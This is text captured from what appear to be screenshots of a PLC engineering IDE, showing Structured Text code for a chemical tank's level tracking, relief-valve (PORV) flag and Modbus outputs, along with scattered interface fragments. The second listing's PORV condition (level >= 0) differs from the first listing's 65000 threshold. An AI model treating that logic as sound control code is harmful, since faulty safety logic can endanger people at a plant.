31 END_IF;
32 END_IF;

33 IF Tank_Level >= 65000 THEN
34   PORV_ENGAGED := TRUE;
35 ELSE
36   PORV_ENGAGED := FALSE;
37 END_IF;

38 (* PORV Alarm *)
39 ServerBinaryInput_R[5] := PORV_ENGAGED;
40 xDebugInputBinary[5] := PORV_ENGAGED;
41
42 (* Tank level to server *)
43 ServerDiscreteInput_R[0] := TO_WORD(Tank_Level);
44
```

MESSAGES

Error List Project Log Online Log Import Export Log Safety Log

Code Description

PLANT

Project

- axcf2152 : AXC F 2152
 - PLCnext (2)
 - ESM1 (1)
 - Main_Task (5)
 - Chem_Tank_Control : AF_C
 - FlowCalc : FlowCalc
 - HMI_MB_SERVER : MBSe
 - HIST_MB_SERVER : MBS
 - DebugOverrideSERVER : t
 - ESM2
 - PLC
 - HMI Webserver
 - OPC UA
 - Profinet (0)
 - Axoline F (0)

Cockpit

Overview

Diagnostics and status indicators	
Device	BF-C: ⓘ
Network	BF-D: ⓘ
PLC runtime	SF: ⓘ
Notifications	RUN:
Ad-hoc IP address	FAIL:
	DEG:
	D: ⓘ
	E: ⓘ

Code

```

20 IF DELTA[0] > 0 THEN
21   IF Tank_Level[0] > 65000 THEN
22     Tank_Level[0] := 65535; (* Prevent overflow, max UINT value *)
23   ELSE
24     Tank_Level[0] := Tank_Level[0] + TO_UINT(DELTA[0]);
25   END_IF;
26 ELSIF DELTA[0] < 0 THEN
27   IF Tank_Level[0] < 200 THEN
28     Tank_Level[0] := 0; (* Prevent underflow, minimum UINT value *)
29   ELSE
30     Tank_Level[0] := Tank_Level[0] - TO_UINT(ABS(DELTA[0]));
31   END_IF;
32 END_IF;

33 IF Tank_Level[0] >= 0 THEN
34   PORV_ENGAGED[TRUE] := TRUE;
35 ELSE
36   PORV_ENGAGED[TRUE] := FALSE;
37 END_IF;

38 (* PORV Alarm *)
39 ServerBinaryInput_R[5][TRUE] := PORV_ENGAGED[TRUE];
40 xDebugInputBinary[5][TRUE] := PORV_ENGAGED[TRUE];
41
42 (* Tank level to server *)
43 ServerDiscreteInput_R[0][16#0000] := TO_WORD(Tank_Level[0]);
44
45

```

MESSAGES

Error List Project Log Online Log Import Export Log Safety Log